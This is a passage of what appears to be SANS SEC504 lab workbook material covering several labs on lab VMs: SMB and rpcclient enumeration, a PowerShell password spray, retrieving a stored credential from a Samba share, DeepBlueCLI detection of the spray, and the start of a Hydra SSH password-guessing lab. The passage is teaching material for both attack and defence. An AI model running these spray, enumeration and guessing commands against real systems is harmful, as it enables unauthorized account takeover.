Now let's get a list of groups. First, we pull domain-related groups (typically groups created on the local machine either by an admin there or within the domain):

```

rpcclient $> enumalsgroups domain
user:[Ssh Users] rid:[0x3e9]

```

Remember, the `als` in the middle of `enum` and `groups` stands for `alias`.

Next, we pull internal groups (typically the default groups defined by Microsoft):

```
rpcclient $> enumalsgroups builtin
group:[Access Control Assistance Operators] rid:[0x243]
group:[Administrators] rid:[0x220]
group:[Backup Operators] rid:[0x227]
group:[Cryptographic Operators] rid:[0x239]
group:[Distributed COM Users] rid:[0x232]
group:[Event Log Readers] rid:[0x23d]
group:[Guests] rid:[0x222]
group:[Hyper-V Administrators] rid:[0x242]
group:[IIS_IUSRS] rid:[0x238]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Log Users] rid:[0x22f]
group:[Performance Monitor Users] rid:[0x22e]
group:[Power Users] rid:[0x223]
group:[Remote Desktop Users] rid:[0x22b]
group:[Remote Management Users] rid:[0x244]
group:[Replicator] rid:[0x228]
group:[System Managed Accounts Group] rid:[0x245]
group:[Users] rid:[0x221]
```

Together, these are all the groups defined on the machine. Note that we have the group names and their RIDs in hexadecimal form.

Looking Up SIDs

Let's look at a couple of other accounts with the `rpcclient lookupnames` feature, starting with our user account `sec504`.

Issue the `lookupnames sec504` command at the `rpcclient` prompt, as shown here:

```
rpcclient $> lookupnames sec504
sec504 S-1-5-21-2977773840-2930198165-1551093962-1000 (User: 1)
```

We see the `SID` of the `sec504` account with the RID 1000 (at the end of the SID output). Next, let's look up the `administrator` account:

```
rpcclient $> lookupnames administrator  
administrator S-1-5-21-2977773840-2930198165-1551093962-500 (User: 1)
```

We see the `administrator` SID (with its RID of 500).

Now let's look up a name that is a group, not a user, by adding an `s` at the end of `administrator`:

```
rpcclient $> lookupnames administrators  
administrators S-1-5-32-544 (Local Group: 4)  
rpcclient $>
```

Here we see the SID of the `administrator's` group (group SIDs are usually shorter than user SIDs).

Enumerate Admin Account Details

We can get even more info about a given user account using the `rpcclient queryuser` command. Let's run it with a RID of 500, which is the RID of the original administrator account in Windows. Even if the administrator account is renamed, it still has a RID of 500.

From the `rpcclient` prompt, issue the command `queryuser 500` , as shown here:

```

rpcclient $> queryuser 500
      User Name      : Administrator
      Full Name      :
      Home Drive     :
      Dir Drive      :
      Profile Path:
      Logon Script:
      Description    : Built-in account for administering the computer/domain
      Workstations:
      Comment       :
      Remote Dial   :
      Logon Time      : Thu, 01 Jan 1970 00:00:00 UTC
      Logoff Time     : Thu, 01 Jan 1970 00:00:00 UTC
      Kickoff Time    : Thu, 14 Sep 30828 02:48:05 UTC
      Password last set Time : Thu, 01 Jan 1970 00:00:00 UTC
      Password can change Time : Thu, 01 Jan 1970 00:00:00 UTC
      Password must change Time: Thu, 14 Sep 30828 02:48:05 UTC
      unknown_2[0..31]...
      user_rid       : 0x1f4
      group_rid      : 0x201
      acb_info       : 0x00000211
      fields_present: 0x00ffffff
      logon_divs     : 168
      bad_password_count: 0x00000000
      logon_count    : 0x00000000
      padding1[0..7]...
      logon_hrs[0..21]...
rpcclient $>

```

In the output, we see the account's name and other details, such as the last time the user set the password for this account! We can also see the `bad_password_count` for logon failures and more. Repeat this command using the first user account RID of 1000:

```

rpcclient $> queryuser 1000
User Name      : Sec504
Full Name      :
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description     :
Workstations    :
Comment        :
Remote Dial     :
Logon Time      : Sat, 07 Sep 2019 10:21:03 UTC
Logoff Time     : Thu, 01 Jan 1970 00:00:00 UTC
Kickoff Time    : Thu, 01 Jan 1970 00:00:00 UTC
Password last set Time : Fri, 16 Dec 2016 15:33:39 UTC
Password can change Time : Fri, 16 Dec 2016 15:33:39 UTC
Password must change Time: Thu, 14 Sep 30828 02:48:05 UTC
unknown_2[0..31]...
user_rid       : 0x3e8
group_rid      : 0x201
acb_info       : 0x00000010
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000000
logon_count    : 0x00000090
padding1[0..7]...
logon_hrs[0..21]...

```

In the output for RID 500, the timestamps are all empty values (*01 Jan 1970*, indicating a 32-bit `time_t` counter set to 0 or -1 and *14 Sep 30828*, indicating a 64-bit `FILETIME` counter set to -1). This is because the Administrator account has not interactively logged in on the Windows system. However, the output for RID 1000 does reveal valid timestamps for the logon, password last set, and password can change fields.

Disconnect SMB Sessions

Finally, let's see what happens if we disconnect the `rpcclient` SMB session on the Windows box.

Return to your Windows VM. At the administrative Command Prompt, rerun the `net session` command, as shown here:

```
C:\Windows\system32> net session
```

Computer	User name	Client Type	Opens Idle time

\\10.10.75.1	sec504		5 00:01:57

```
The command completed successfully.
```

You should see an inbound session from a client with the username `sec504`. The `rpcclient` tool made this session from Linux to Windows. Let's drop it by adding `\\10.10.75.1 /del` to the `net session` command, as shown here:

```
C:\> net session \\10.10.75.1 /del
```

```
The session from 10.10.75.1 has open files.
```

```
Do you want to continue this operation? (Y/N) [N]: Y
```

```
The command completed successfully.
```

```
C:\Windows\system32>
```

Enter Y at the prompt to complete the command.

Rerun the `net session` command to see that the session has been terminated:

```
C:\Windows\system32> net session
```

```
There are no entries in the list.
```

Optionally, return to the `rpcclient` session on the Slingshot Linux host. Rerunning the last command will return an `NT_STATUS_CONNECTION_DISCONNECTED` error.

Finding Weak Passwords

Next, we are going to see just how dangerous SMB access can be.

For this part of this lab, we are going to create 100 users with a user generation script, then attack the passwords. From your administrative Command Prompt, change to the `C:\Tools` directory, as shown here:

```
C:\Windows\system32> cd \Tools
C:\Tools>
```

Next, run the `user-gen.bat` script to create multiple user accounts.

```
C:\Tools> user-gen.bat
The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.
...
```

If you see lots of `The command completed successfully` messages, it means the script is working. If you see errors, double-check that you are running your Command Prompt as an administrator.

Configure a Password Spray Attack using PowerShell

Next, we will use a PowerShell module to implement a password spray attack against the Windows VM.

From the administrative Command Prompt (still in the `C:\Tools` directory), start PowerShell, as shown here:

```
C:\Tools> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Next, load the module to implement the password spray attack, as shown here:

```
PS C:\Tools> Import-Module .\LocalPasswordSpray.ps1
```

Start the Password Spray Attack

From the PowerShell prompt, start the password spray attack. Run the `Invoke-LocalPasswordSpray` script, specifying a single password to use as a password guess on all local accounts. Start with a password

guess of *Winter2021*, as shown here:

```
PS C:\Tools> Invoke-LocalPasswordSpray -Password Winter2021
##### Making a list of all local users #####
A subdirectory or file C:\temp\ already exists.
[*] Using C:\temp\UserList.txt as userlist to spray with
[*] Password spraying has started. Current time is 1:29 PM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:Dennis Password:Winter2021
[*] SUCCESS! User:Jack Password:Winter2021
[*] SUCCESS! User:Jerry Password:Winter2021
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to
C:\temp\sprayed-creds.txt
```

See if you can find any other weak passwords. Please note that you can just look at the `.bat` script. But that is not fun, nor is it what you would do in an assessment. Take a few moments and see how many of the *weak* passwords you can find with this script.

Note: Try guessing at least six passwords! We'll examine the logging evidence of password guessing in the next exercise.

Remove Temporary Users

After you finish password guessing, remove the temporary users by running the `user-remove.bat` script, as shown here.

Note that, when running a command in the current directory using PowerShell, a leading `.\` is required, as shown in this example.

```
PS C:\Tools> .\user-remove.bat
The command completed successfully.

The command completed successfully.

The command completed successfully.
...
```

Why This Lab Is Important

Using nothing but native components, attackers can launch powerful attacks that are can be devastating. These attacks will almost never be caught with *traditional* security products. After all, these techniques are using built-in parts of the operating system... anti-virus cannot alert on these executables. IDS/IPS and firewalls typically cannot help because these tools use expected ports and protocols that are *required* for business use.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/SMBSessions/\)](/videos/SMBSessions/) for additional information.



Bonus (If Time Permits or Homework)

Unidentified Scan Target

Your Slingshot Linux VM is configured with an additional scan target that runs in a Docker container. To launch the target, open a terminal and run the `gosmbtgt` command, as shown here:

```
sec504@slingshot:~$ gosmbtgt
Starting Docker service ..... Done.
smbd version 4.10.5 started.
Copyright Andrew Tridgell and the Samba Team 1992-2019
daemon_ready: daemon 'smbd' finished starting up and ready to serve connections
nmbd version 4.10.5 started.
Copyright Andrew Tridgell and the Samba Team 1992-2019
daemon_ready: daemon 'nmbd' finished starting up and ready to serve connections
```

Open a new terminal prompt. Using the username **erigby** and the password **weddingrice**, identify and enumerate the SMB target system, answering the following questions:

- What is the IP address of the SMB target server (in the range 172.30.0.2-254)?
- What is the minimum SMB version permitted by the target server?
- What other valid username exists on the server?

- Does the server enforce complex passwords for the second valid username?
- What is Eleanor Rigby's GoFundMe password?

Identify the server using and Nmap host discovery scan, as shown here:

```
sec504@slingshot:~$ nmap -sP 172.30.0.1-254

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-18 22:13 UTC
Nmap scan report for slingshot (172.30.0.1)
Host is up (0.00016s latency).
Nmap scan report for 172.30.0.22
Host is up (0.00044s latency).
Nmap done: 254 IP addresses (2 hosts up) scanned in 3.22 seconds
```

In this output, 172.30.0.1 is the Slingshot Linux system (for the container network interface). The 172.30.0.22 server is the target SMB server.

Identify the minimum SMB version on the server using the Nmap `-A` argument, as shown here:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-18 22:14 UTC
Nmap scan report for 172.30.0.22
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn?
| fingerprint-strings:
|_ SMBProgNeg:
|_ SMBr
445/tcp   open  microsoft-ds?
| fingerprint-strings:
|_ SMBProgNeg:
|_ SMBr
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port139-TCP:V=7.60%I=7%D=1/18%Time=5E23835B%P=x86_64-pc-linux-gnu%r(SMB
SF:ProgNeg,29,"\0\0\0%\xffSMBr\0\0\0\0\x88\x03@\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0@\x06\0\0\x01\0\x01\xff\xff\0\0");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port445-TCP:V=7.60%I=7%D=1/18%Time=5E238356%P=x86_64-pc-linux-gnu%r(SMB
SF:ProgNeg,29,"\0\0\0%\xffSMBr\0\0\0\0\x88\x03@\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0@\x06\0\0\x01\0\x01\xff\xff\0\0");

Host script results:
|_nbstat: NetBIOS name: SAMBASERV, NetBIOS user: , NetBIOS MAC: (unknown)
| smb2-security-mode:
|_ 2.10:
|_ Message signing enabled but not required
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.83 seconds
```

In this output, we see that Nmap has trouble recognizing the server response data, though the subsequent Nmap Script Engine (NSE) results indicate it as a Samba server that supports the SMBv2 protocol.

Optionally, you can enumerate the SMB version using the `smbclient` tool as an authenticated user with the `-m` argument, as shown here:

```
sec504@slingshot:~$ smbclient -U erigby -L 172.30.0.22 -m SMB3
WARNING: The "syslog" option is deprecated
Enter erigby's password: weddingrice
Domain=[SMBASERV] OS=[] Server=[]

      Sharename      Type      Comment
      -----      ---      -
      data           Disk      Data
      IPC$           IPC       IPC Service (Samba 4.11.4)
...
sec504@slingshot:~$ smbclient -U erigby -L 172.30.0.22 -m SMB2
WARNING: The "syslog" option is deprecated
Enter erigby's password: weddingrice
Domain=[SMBASERV] OS=[] Server=[]

      Sharename      Type      Comment
      -----      ---      -
      data           Disk      Data
      IPC$           IPC       IPC Service (Samba 4.11.4)
...
sec504@slingshot:~$ smbclient -U erigby -L 172.30.0.22 -m NT1
WARNING: The "syslog" option is deprecated
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
```

In this output, we see that the SMB target server supports SMBv3 and SMBv2, but does not support the NTv1 SMB version (`smbclient` 's notation for SMBv1).

To enumerate the valid users on the target server, use the *erigby/weddingrice* username and password with the `rpcclient` utility, as shown here:

```
sec504@slingshot:~$ rpcclient 172.30.0.22 -U erigby
Enter erigby's password: weddingrice
rpcclient $> enumdomusers
user:[erigby] rid:[0x3e8]
user:[fmackenzie] rid:[0x3e9]
```

Here the `rpcclient enumdomusers` command enumerates local Samba/Linux users, including a previously unidentified user `fmackenzie` .

To enumerate information about password policies on the server, use the `rpcclient` `getdompwinfo` utility, as shown here:

```
rpcclient $> getdompwinfo
min_password_length: 5
password_properties: 0x00000000
rpcclient $> getusrdompwinfo 1000
min_password_length: 5
    &info.password_properties: 0xb7d1c734 (3083978548)
        0: DOMAIN_PASSWORD_COMPLEX
        0: DOMAIN_PASSWORD_NO_ANON_CHANGE
        1: DOMAIN_PASSWORD_NO_CLEAR_CHANGE
        0: DOMAIN_PASSWORD_LOCKOUT_ADMINS
        1: DOMAIN_PASSWORD_STORE_CLEARTEXT
        1: DOMAIN_REFUSE_PASSWORD_CHANGE
```

In this output, we see that `getdompwinfo` reveals the minimum password length of 5 (the default for Samba servers). Further, running `getusrdompwinfo` followed by a user RID (the first user in a Samba server is 1000, which can be determined with `queryuser`) indicates a collection of password settings, including that the server does not enforce a password complexity policy (`DOMAIN_PASSWORD_COMPLEX` is 0).

Before moving on to the next section, close `rpcclient` by issuing a CTRL+C at the `rpcclient $>` prompt.

To examine the contents of the share, use the `smbclient` tool, followed by the server IP address and share name, as shown here:

```
sec504@slingshot:~$ smbclient -U erigby //172.30.0.22/data -m SMB2
WARNING: The "syslog" option is deprecated
Enter erigby's password: weddingrice
Try "help" to get a list of possible commands.
smb: \>
```

From the `smb : \>` prompt, you can use common FTP-like commands to list files (`ls`), change directories (`cd`), download files (`get filename`), and upload files (`put filename`).

Explore the contents of the files on the share to retrieve Eleanor Rigby's password, as shown here:

```

smb: \> ls
.                               D            0  Mon Jul 15 17:27:29 2019
..                              D            0  Mon Jul 15 17:27:43 2019
lyrics.txt                     N          963  Mon Jul 15 16:59:38 2019
StPetersChurchWoolton-Liverpool.jpg      N    158146  Mon Jul 15 16:59:38 2019
1Password                       D            0  Mon Jul 15 17:27:29 2019

      23671960 blocks of size 1024. 8607472 blocks available
smb: \> cd 1Password
smb: \1Password\> ls
.                               D            0  Mon Jul 15 17:27:29 2019
..                              D            0  Mon Jul 15 17:27:29 2019
1Password.1pif                 D            0  Mon Jul 15 17:27:29 2019

      23671960 blocks of size 1024. 8607472 blocks available
smb: \1Password\> cd 1Password.1pif
smb: \1Password\1Password.1pif\> ls
.                               D            0  Mon Jul 15 17:27:29 2019
..                              D            0  Mon Jul 15 17:27:29 2019
data.1pif                     N          684  Mon Jul 15 16:59:38 2019

      23671960 blocks of size 1024. 8607472 blocks available
smb: \1Password\1Password.1pif\> get data.1pif
getting file \1Password\1Password.1pif\data.1pif of size 684 as data.1pif (334.0
KiloBytes/sec) (average 334.0 KiloBytes/sec)
smb: \1Password\1Password.1pif\> exit

```

The `data.1pif` file is a JSON-formatted ASCII file. Display the contents of the file with the `cat` utility, as shown here:

```

sec504@slingshot:~$ cat data.1pif
{"uuid":"gm3xduxanfcsriizik2hvezdkca","updatedAt":1563194790,"locationKey":"gofund
me.com","securityLevel":"SL5","openContents":{"tags":["eleanor rigby","the beatle
s"]},"contentsHash":"67587a25","title":"GoFundMe","location":"https://\ww.gofund
me.com","secureContents":{"fields":[{"value":"erigby","name":"username","type":"T
","designation":"username"}, {"value":"classic*1","name":"password","type":"P","de
signation":"password"}],"notesPlain":"Church Sexton Fundraiser","sections":[{"tit
le":"Related Items","name":"linked items"}],"URLs":[{"label":"","url":"https://\
ww.gofundme.com"}]},"createdAt":1563194790,"typeName":"webforms.WebForm"}
***5642bee8-a5ff-11dc-8314-0800200c9a66***

```

Terminate the Container

At the end of the exercise, return to the terminal window where you ran `gosmbtgt` and press CTRL+C to terminal the container instance.

Additional Resources

This lab was designed to look at local workstation passwords. However, doing this on a domain is also straightforward. Beau Bullock of Black Hills Information Security has created a password guessing script that can be used on a domain. It can be found on his [GitHub page \(https://github.com/dafthack/DomainPasswordSpray\)](https://github.com/dafthack/DomainPasswordSpray).

This script is powerful for identifying weak passwords in an environment. Before trying to use it in your own environment, know that it can easily trigger account lockout. Always get permission before applying attack scripts to evaluate your organization's security, and be aware of the potential for account lockout as a negative consequence of testing.

Lab 2.6: Windows Password Spray Attack Detection

Brief Intro

In this exercise, you will use the Windows PowerShell tool DeepBlueCLI, written by Eric Conrad, to evaluate the Windows 10 event log records following the SMB Sessions exercise where you conducted a password spray attack using `Invoke-LocalPasswordSpray`. While the output of DeepBlueCLI is lengthy, you will be able to use the output of the tool to identify the accounts whose password were successfully compromised as part of the attack.

NOTE: This exercise assumes you have completed the prior lab exercise [SMB Sessions \(SMB-Sessions.html\)](#). If you haven't completed the SMB Sessions exercise, you can still complete this exercise, working with the Windows event log file located in `C:\Tools\Windows-Event-Security.evtx` instead of the live Windows 10 system log.

Try It Yourself

Use DeepBlueCLI in the `C:\Tools` directory to evaluate the Windows event logs to identify the presence of a password spray attack. Identify the accounts whose passwords were successfully compromised in the password spray attack.

Requirements for This Lab

In this lab, you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Walkthrough

Open an Administrator PowerShell session

From your Windows VM, open a PowerShell prompt as an Administrator: click Start | Windows PowerShell, then right-click on the PowerShell icon, then click More | Run as administrator.

Change to the DeepBlueCLI Directory

From PowerShell, change to the `C:\Tools\DeepBlueCLI` directory, as shown here:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd \Tools\DeepBlueCLI
PS C:\Tools\DeepBlueCLI>
```

Examine DeepBlueCLI Options

To see basic help for a PowerShell module, run the `get-help` command, followed by the cmdlet name or script name. Run the `get-help DeepBlue.ps1` command as shown here:

```
PS C:\Tools\DeepBlueCLI> get-help .\DeepBlue.ps1

NAME
    C:\Tools\DeepBlueCLI\DeepBlue.ps1

SYNOPSIS
    A PowerShell module for hunt teaming via Windows event logs

SYNTAX
    C:\Tools\DeepBlueCLI\DeepBlue.ps1 [[-file] ] [[-log] ] []

DESCRIPTION
    DeepBlueCLI can automatically determine events that are typically triggered
    during a majority of successful
    breaches, including use of malicious command lines including PowerShell.

RELATED LINKS
    https://github.com/sans-blue-team/DeepBlueCLI

REMARKS
    To see the examples, type: "get-help C:\Tools\DeepBlueCLI\DeepBlue.ps1 -
    examples".
    For more information, type: "get-help C:\Tools\DeepBlueCLI\DeepBlue.ps1 -
    detailed".
    For technical information, type: "get-help C:\Tools\DeepBlueCLI\DeepBlue.ps1
    -full".
    For online help, type: "get-help C:\Tools\DeepBlueCLI\DeepBlue.ps1 -online"
```

If prompted to update the help information, answer No.

This output provides some use information for DeepBlueCLI. Repeat the command by pressing the up arrow, adding the `-full` argument to see the full help details, as shown here:

```
PS C:\Tools\DeepBlueCLI> get-help .\DeepBlue.ps1 -full

NAME
    C:\Tools\DeepBlueCLI\DeepBlue.ps1

SYNOPSIS
    A PowerShell module for hunt teaming via Windows event logs

SYNTAX
    C:\Tools\DeepBlueCLI\DeepBlue.ps1 [[-file] ] [[-log] ] []

...
```

If prompted to update the help information, answer No.

DeepBlueCLI accepts two primary arguments: an EVTX file to parse or the name of the local logging resource. By default, running DeepBlueCLI will read from the local Windows Security log file, which is what we want for this lab exercise.

Evaluate the Local Security Log

Run DeepBlueCLI with no arguments. DeepBlueCLI will parse the contents of the Windows Security log file (e.g., `C:\Windows\System32\winevt\logs\Security.evtx`) and generate a report displayed in the PowerShell console, as shown here:

```

PS C:\Tools\DeepBlueCLI> .\DeepBlue.ps1
...
Date      : 8/4/2021 1:09:50 PM
Log       : Security
EventID   : 1102
Message   : Audit Log Clear
Results   : The Audit log was cleared.
           Account Name: Sec504
Command   :
Decoded   :

Date      : 8/4/2021 1:09:50 PM
Log       : Security
EventID   : 4625
Message   : High number of logon failures for one account
Results   : Username: Henry
           Total logon failures: 8
Command   :
Decoded   :

Date      : 8/4/2021 1:09:50 PM
Log       : Security
EventID   : 4625
Message   : High number of logon failures for one account
Results   : Username: Kenneth
           Total logon failures: 8
Command   :
Decoded   :

Date      : 8/4/2021 1:09:50 PM
Log       : Security
EventID   : 4625
Message   : High number of logon failures for one account
Results   : Username: Sec504
           Total logon failures: 9
Command   :
Decoded   :
...

```

DeepBlueCLI generates numerous logging messages based on the contents of the Windows 10 Security log. Many of the logging messages are generated following the `user-gen.bat` script, disclosing the addition of a new user on the system, such as the example shown below:

```
Date       : 8/4/2021 1:29:42 PM
Log        : Security
EventID    : 4720
Message    : New User Created
Results    : Username: Robert
              User SID: S-1-5-21-2977773840-2930198165-1551093962-1201

Command    :
Decoded    :
```

Toward the end of the logging output you will see the message *High number of logon failures for one account*, disclosing the target username and the total number of logon failures.

The number of logon failures may be different on your system, depending on how many times you ran the `Invoke-PasswordSpray` cmdlet.

Notice how many of the users have the same number of total logon failures, what we refer to as the *high water mark* (in the example above, the logon failure high water mark is 9). Other accounts have fewer logon failures, such as the prior example for Henry (8 logon failures). This could indicate that the Christopher account and other accounts with a login failure count below the high water mark were successfully compromised by the password spray attack.

DeepBlueCLI and Out-GridView

As a PowerShell cmdlet, DeepBlueCLI can take advantage of output modifiers to display the output of the tool in different formats. From your PowerShell prompt, press the up arrow to return to the DeepBlueCLI command, then add `| Out-GridView` to the end of the line, as shown here:

```
PS C:\Tools\DeepBlueCLI> .\DeepBlue.ps1 | Out-GridView
```

Date	Log	EventID	Message	Results
8/5/2021 10:35:17 AM	Security	4,673	Sensitive Privilege Use Exceeds Threshold	Potentially indicative of Mimikatz, multiple sensitive privilege calls have been r Username: Sec504 Domain Name: SEC504STUDENT
8/4/2021 1:31:20 PM	Security	4,648	Distributed Account Explicit Credential U...	The use of multiple user account access attempts with explicit credentials is ar Target Usernames: Henry Kenneth Nicole Rose Walter Carol Bryan Alexander V Accessing Username: Sec504 Accessing Host Name: SEC504STUDENT
8/4/2021 1:29:46 PM	Security	4,720	New User Created	Username: Jerry User SID: S-1-5-21-2977773840-2930198165-1551093962-1301
8/4/2021 1:29:46 PM	Security	4,720	New User Created	Username: Dennis User SID: S-1-5-21-2977773840-2930198165-1551093962-1300
8/4/2021 1:29:46 PM	Security	4,720	New User Created	Username: Jack User SID: S-1-5-21-2977773840-2930198165-1551093962-1299
8/4/2021 1:29:46 PM	Security	4,720	New User Created	Username: Gregory User SID: S-1-5-21-2977773840-2930198165-1551093962-1298
8/4/2021 1:29:46 PM	Security	4,720	New User Created	Username: Christopher User SID: S-1-5-21-2977773840-2930198165-1551093962-1297

The PowerShell grid view allows us to inspect all of the output from DeepBlueCLI in a more manageable format. Since we aren't interested in the *New User Created* messages, we can filter that content out of the view using the Out-GridView *Filter* feature.

Underneath the Filter field, click Add criteria, then select the Message option. Click Add.

Next, click the *contains* link, changing it to Does not contain. In the text box labeled *<Empty>*, type the string *New User Created*. PowerShell will remove the New User Created entries from the display, as shown here.

Date	Log	EventID	Message	Results
8/5/2021 10:35:17 AM	Security	4,673	Sensitive Privilege Use Exceeds Threshold	Potentially indicative of Mimikatz, multiple sensitive privilege calls have been r Username: Sec504 Domain Name: SEC504STUDENT
8/4/2021 1:31:20 PM	Security	4,648	Distributed Account Explicit Credential U...	The use of multiple user account access attempts with explicit credentials is ar Target Usernames: Henry Kenneth Nicole Rose Walter Carol Bryan Alexander V Accessing Username: Sec504 Accessing Host Name: SEC504STUDENT
8/4/2021 1:09:50 PM	Security	1,102	Audit Log Clear	The Audit log was cleared. Account Name: Sec504
8/4/2021 1:09:50 PM	Security	4,625	High number of logon failures for one ac...	Username: Henry Total logon failures: 8
8/4/2021 1:09:50 PM	Security	4,625	High number of logon failures for one ac...	Username: Kenneth Total logon failures: 8
8/4/2021 1:09:50 PM	Security	4,625	High number of logon failures for one ac...	Username: Sec504 Total logon failures: 9
8/4/2021 1:09:50 PM	Security	4,625	High number of logon failures for one ac...	Username: Nicole Total logon failures: 8
8/4/2021 1:09:50 PM	Security	4,625	High number of logon failures for one ac...	Username: Rose Total logon failures: 8

The remaining output is more manageable, allowing us to sort entries by clicking on column headings, add additional filter criteria, or search for keywords using the input text box above the filter statement.

Cleaning Up

When you are done with this exercise, close the PowerShell grid view window and the PowerShell session.

Why This Lab Is Important

In his presentation [DerbyCon presentation \(https://youtu.be/2E2p03_Et-M?t=644\)](https://youtu.be/2E2p03_Et-M?t=644), where he released DeepBlueCLI, Eric Conrad displayed the aphorism *Perfect is the enemy of good* (Voltaire). Instead of subscribing to the idea that detection tools should be perfect and catch every attack with no false positives, he set out to make something *good*, that was easy to use, and that could identify common attacks against Windows systems.

DeepBlueCLI has some faults: the output can be excessively noisy, it misses some attacks, and it can generate false positives. Despite these limitations, DeepBlueCLI is a useful tool that is valuable for IR teams when assessing Windows logs for signs of attack.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/WindowsPasswordSprayDetection/\)](/videos/WindowsPasswordSprayDetection/) for additional information.



[\(/videos/WindowsPasswordSprayDetection/\)](/videos/WindowsPasswordSprayDetection/)

Bonus (If Time Permits or Homework)

Additional Output Mechanisms

As a PowerShell cmdlet, DeepBlueCLI can take advantage of any of the PowerShell output modifiers, such as `Out-GridView`. Experiment using DeepBlueCLI and other output modifiers that would be valuable for your use in incident response:

- `ConvertTo-Csv`
- `Format-Table`
- `ConvertTo-Html`
- `ConvertTo-Json`
- `ConvertTo-Xml`

Additional Resources

- [DeepBlueCLI GitHub Page \(https://github.com/sans-blue-team/DeepBlueCLI\)](https://github.com/sans-blue-team/DeepBlueCLI)
- [DeepBlueCLI DerbyCon Presentation \(https://www.youtube.com/watch?v=2E2p03_Et-M\)](https://www.youtube.com/watch?v=2E2p03_Et-M)

- SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses
(<https://www.sans.org/course/defeating-advanced-adversaries-kill-chain-defenses>)

Lab 3.1: Password Guessing Attacks with Hydra

Brief Intro

In this lab, we'll mount different password guessing attacks against multiple target systems using the Hydra tool.

The author of Hydra asks that this tool is not used for "military or secret service organizations, or for illegal purposes". If you prefer, you can [complete these same lab exercise steps using Metasploit instead \(Password-Guessing-Metasploit.html\)](#).

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the SSH server service on your Slingshot Linux system using the `/home/sec504/labs/passhydra/sshd_config` configuration file. Experiment with the Hydra tool, observing both failed and successful password guessing attacks. Next, start the `gohydratgt` server and explore various services, gaining access to the target using the password list in `/home/sec504/labs/passhydra/passwords.txt`.

Walkthrough

Introduction

In this exercise, we'll look at password guessing and password spray attacks using Hydra. First, we'll experiment with Hydra using the local Slingshot Linux VM and the SSH server service, then we'll attack a target system, the eDirectory employee directory search server.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the SSH Server with Alternate Configuration

Next, start the SSH server process (`sshd`), using the alternate server configuration file located in `/home/sec504/labs/passhydra/sshd_config` , as shown here:

```
sec504@slingshot:~$ cd /home/sec504/labs/passhydra
sec504@slingshot:~/labs/passhydra$ sudo mkdir -p /run/sshd
sec504@slingshot:~/labs/passhydra$ sudo /usr/sbin/sshd -f sshd_config
```

You will not see any output from the `sshd` process in your terminal. If you wish, you can confirm that the SSH server service is running using `netstat -nat | grep :22` and `ps -ef | grep sshd`.

This alternate `sshd_config` file is set up to accept connections only from the local system. The `mkdir` command is necessary to create the secure directory for the SSH server to use when serving connections.

Single Password Test with Hydra

Hydra supports several different protocols for password guessing and password spray attacks. In the simplest form, Hydra accepts a username or *login name* (`-l`) and a password (`-p`), followed by the service name and target IP address or host name (for example, `ssh://10.10.10.10`). We also specify `-t 4` to limit the number of simultaneous password attempts to improve Hydra's reliability.

Use Hydra to test authentication against the root account using the SSH server service with the password *sec504*, as shown here:

```
sec504@slingshot:~/labs/passhydra$ hydra -t 4 -l root -p sec504
ssh://127.0.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-07-26 13:09:04
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), ~1 try per
task
[DATA] attacking ssh://127.0.0.1:22/
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-07-26 13:09:06
```

In this example, Hydra was not successful in identifying a valid username and password for the specified SSH server. Repeat this command, this time specifying a login name (`-l`) of *sec504*, as shown here:

```
sec504@slingshot:~/labs/passhydra$ hydra -t 4 -l sec504 -p sec504
ssh://127.0.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-07-26 13:10:40
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per
task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: sec504  password: sec504
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-07-26 13:10:41
```

Here we see the successful output of Hydra and a password guessing attack, noting in green (on most terminals) that the login combination sec504/sec504 was successful.

In this use case, Hydra is not too different than attempting to connect to the server using the standard `ssh` utility and guessing a password manually. Instead of typing the password without seeing the output with `ssh`, Hydra clearly shows us the successful username and password combination, but it can also accept a *password list* as a command line argument as well.

Password Guessing List with Hydra

To specify a list of passwords, one per line, for Hydra to use in a password guessing attack, omit the `-p` argument, and add `-P`, followed by the file containing a short list of passwords to use for the guessing attack.

Run the command shown below, using the password list `passwords.txt` for the password guessing attack with the username `sec504`:

```
